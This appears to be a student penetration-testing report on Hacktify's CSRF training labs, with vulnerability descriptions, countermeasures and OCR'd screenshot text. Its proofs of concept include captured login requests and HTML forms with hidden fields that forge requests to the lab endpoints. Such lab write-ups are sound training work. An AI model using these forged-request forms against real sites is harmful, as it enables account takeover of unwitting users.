Penetration Testing Report

Full Name: Aurelia Anthony
Program: HCPT
Date: 02/03/2025

Introduction

This report document hereby describes the proceedings and results of a Black Box security assessment conducted against the **Week 3 Labs**. The report hereby lists the findings and corresponding best practice mitigation actions and recommendations.

1. Objective

The objective of the assessment was to uncover vulnerabilities in the **Week 3 Labs** and provide a final security assessment report comprising vulnerabilities, remediation strategy and recommendation guidelines to help mitigate the identified vulnerabilities and risks during the activity.

2. Scope

This section defines the scope and boundaries of the project.

Application Name	Cross-Site Request Forgery, Cross-Origin Resource Sharing

3. Summary

Outlined is a Black Box Application Security assessment for the **Week 3 Labs**.

Total number of Sub-labs: 13 Sub-labs

High	Medium	Low
3	8	2

High	-	**Number of Sub-labs with hard difficulty level**
Medium	-	**Number of Sub-labs with Medium difficulty level**
Low	-	**Number of Sub-labs with Easy difficulty level**


1. Cross-Site Request Forgery

1.1. Easyyy CSRF

Reference	Risk Rating
Easyyy CSRF	Low
Tools Used	
CSRF PoC Generator	
Vulnerability Description	
Cross-Site Request Forgery (CSRF) is a web security vulnerability where an attacker tricks a user into performing unwanted actions on a web application in which they are authenticated	
How It Was Discovered	
Automated Tools	
Vulnerable URLs	
https://labs.hacktify.in/HTML/csrf_lab/lab_1/passwordChange.php	
Consequences of not Fixing the Issue	
Attackers can change passwords or email addresses to take control of accounts.	
Suggested Countermeasures	
Use unique, random tokens in forms to validate requests.	
References	
https://owasp.org/www-community/attacks/csrf	


Proof of Concept


This section contains the proof of the above vulnerabilities as the screenshot of the vulnerability of the lab



```
POST /HTML/csrf_lab/lab_1/login.php HTTP/2
Host: labs.hacktify.in
Cookie: PHPSESSID=0a06ca85deb985e2fc6c41623fb026f4
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:135.0) Gecko/20100101 Firefox/135.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Content-Type: application/x-www-form-urlencoded
Content-Length: 41
Origin: https://labs.hacktify.in
Referer: https://labs.hacktify.in/HTML/csrf_lab/lab_1/login.php
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: same-origin
Sec-Fetch-User: ?1
Priority: u=0, i
Te: trailers

email=aurei%40gmail.com&pwd=123456&login=
```

```
<html>
    <body>
        <form method="POST" action="https://labs.hacktify.in/HTML/csrf_lab/lab_1/login.php">
            <input type="hidden" name="email" value="aurei%40gmail.com"/>
            <input type="hidden" name="pwd" value="123456"/>
            <input type="hidden" name="login" value=""/>
            <input type="submit" value="Submit">
        </form>
    </body>
<html>
```


Login
URL
/C:/Users/HP/Downloads/csrf-poc-l
file:///C:/Users/HP/Downloads/csrf-poc-LAB1_New.html
Submit



https://labs.hacktify.in/HTML/csrf_lab/lab_1/passwordChange.php
ISO CERTIFIED
HACKTIFY
cybersecurity
Happy Hacking
Logout
Submit

Change Password

New Password:

Confirm Password:

Your Password has been updated successfully



Welcome to Dashboard Aurelia Anthony


© Copyrights 2021 Hacktify Cybersecurity All rights reserved

1.2. Always Validate Tokens

Reference	Risk Rating
Always Validate Tokens	Low
Tools Used	
CSRF PoC Generator	
Vulnerability Description	
Cross-Site Request Forgery (CSRF) is a web security vulnerability where an attacker tricks a user into performing unwanted actions on a web application in which they are authenticated	
How It Was Discovered	
Automated Tools	
Vulnerable URLs	
https://labs.hacktify.in/HTML/csrf_lab/lab_2/passwordChange.php	
Consequences of not Fixing the Issue	
Attackers can change passwords or email addresses to take control of accounts.	
Suggested Countermeasures	
Use unique, random tokens in forms to validate requests.	
References	
https://owasp.org/www-community/attacks/csrf	

Proof of Concept

This section contains the proof of the above vulnerabilities as the screenshot of the vulnerability of the lab



https://labs.hacktify.in/HTML/csrf_lab/lab_2/passwordChange.php
HACKTIFY cybersecurity
Happy Hacking
Logout
Submit
© Copyrights 2021 Hacktify Cybersecurity All rights reserved

Change Password

New Password:

Confirm Password:

Your Password has been updated successfully



Welcome to Dashboard Rod Anthony


© Copyrights 2021 Hacktify Cybersecurity All rights reserved


1.3. I Hate When Someone Uses My Tokens

Reference	Risk Rating
I Hate When Someone Uses My Tokens	**Medium**
Tools Used	
CSRF PoC Generator	
Vulnerability Description	
Cross-Site Request Forgery (CSRF) is a web security vulnerability where an attacker tricks a user into performing unwanted actions on a web application in which they are authenticated	
How It Was Discovered	
Automated Tools	
Vulnerable URLs	
URLs of the vulnerable pages in the lab	
Consequences of not Fixing the Issue	
Attackers can change passwords or email addresses to take control of accounts.	
Suggested Countermeasures	
Use unique, random tokens in forms to validate requests.	
References	
https://portswigger.net/web-security/csrf	

Proof of Concept


This section contains the proof of the above vulnerabilities as the screenshot of the vulnerability of the lab





```
POST /HTML/csrf_lab/lab_4/login.php HTTP/2
Host: labs.hacktify.in
Cookie: PHPSESSID=0a3e2d340c0094d8ecd58bcf42ec5d6a
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:135.0) Gecko/20100101 Firefox/135.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Content-Type: application/x-www-form-urlencoded
Content-Length: 36
Origin: https://labs.hacktify.in
Referer: https://labs.hacktify.in/HTML/csrf_lab/lab_4/login.php
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: same-origin
Sec-Fetch-User: ?1
Priority: u=0, i
Te: trailers

email=jay%40gmail.com&pwd=jay&login=&csrf_token=abc123xyz456
```

```
<html>
    <body>
        <form method="POST" action="https://labs.hacktify.in/HTML/csrf_lab/lab_4/login.php">
            <input type="hidden" name="email" value="jay%40gmail.com"/>
            <input type="hidden" name="pwd" value="jay"/>
            <input type="hidden" name="login" value=""/>
            <input type="hidden" name="csrf_token" value="abc123xyz456"/>
            <input type="submit" value="Submit">
        </form>
    </body>
<html>
```



Your Password has been updated successfully


1.4. GET me or POST me

Reference	Risk Rating
GET me or POST me	Medium
Tools Used	
CSRF PoC Generator	
Vulnerability Description	


Cross-Site Request Forgery (CSRF) is a web security vulnerability where an attacker tricks a user into performing unwanted actions on a web application in which they are authenticated
How It Was Discovered
Automated Tools
Vulnerable URLs
https://labs.hacktify.in/HTML/csrf_lab/lab_4/passwordChange.php
Consequences of not Fixing the Issue
Attackers can change passwords or email addresses to take control of accounts.
Suggested Countermeasures
Validate requests to ensure they come from trusted sources.
References
https://portswigger.net/web-security/csrf

Proof of Concept

This section contains the proof of the above vulnerabilities as the screenshot of the vulnerability of the lab



file:///C:/Users/HP/Downloads/csrf-poc-Lab6.html



https://labs.hacktify.in/HTML/csrf_lab/lab_6/passwordChange.php

Change Password


New Password:

Confirm Password:

9f30abfb7a0141bb657fa6d587a5878b

Your Password has been updated successfully

© Copyrights 2021 Hacktify Cybersecurity All rights reserved



https://labs.hacktify.in/HTML/csrf_lab/lab_6/lab_6.php


Welcome to Dashboard Carol Ant

1.5. XSS the saviour

Reference	Risk Rating
XSS the saviour	**High**
Tools Used	
CSRF PoC Generator	
Vulnerability Description	
Cross-Site Request Forgery (CSRF) is a web security vulnerability where an attacker tricks a user into performing unwanted actions on a web application in which they are authenticated	
How It Was Discovered	
Automated Tools	
Vulnerable URLs	
URLs of the vulnerable pages in the lab	
Consequences of not Fixing the Issue	
Sensitive information can be exposed or stolen through forged requests.	
Suggested Countermeasures	
Restrict which domains can load resources.	
References	
https://portswigger.net/web-security/csrf	


Proof of Concept

This section contains the proof of the above vulnerabilities as the screenshot of the vulnerability of the lab


https://labs.hacktify.in/HTML/csrf_lab/lab_7/lab_7.php

Welcome to Dashboard Ella A


© Copyrights 2021 Hacktify Cybersecurity All rights reserved


https://labs.hacktify.in/HTML/csrf_lab/lab_7/passwordChange.php

Change Password

Your Password has been updated successfully

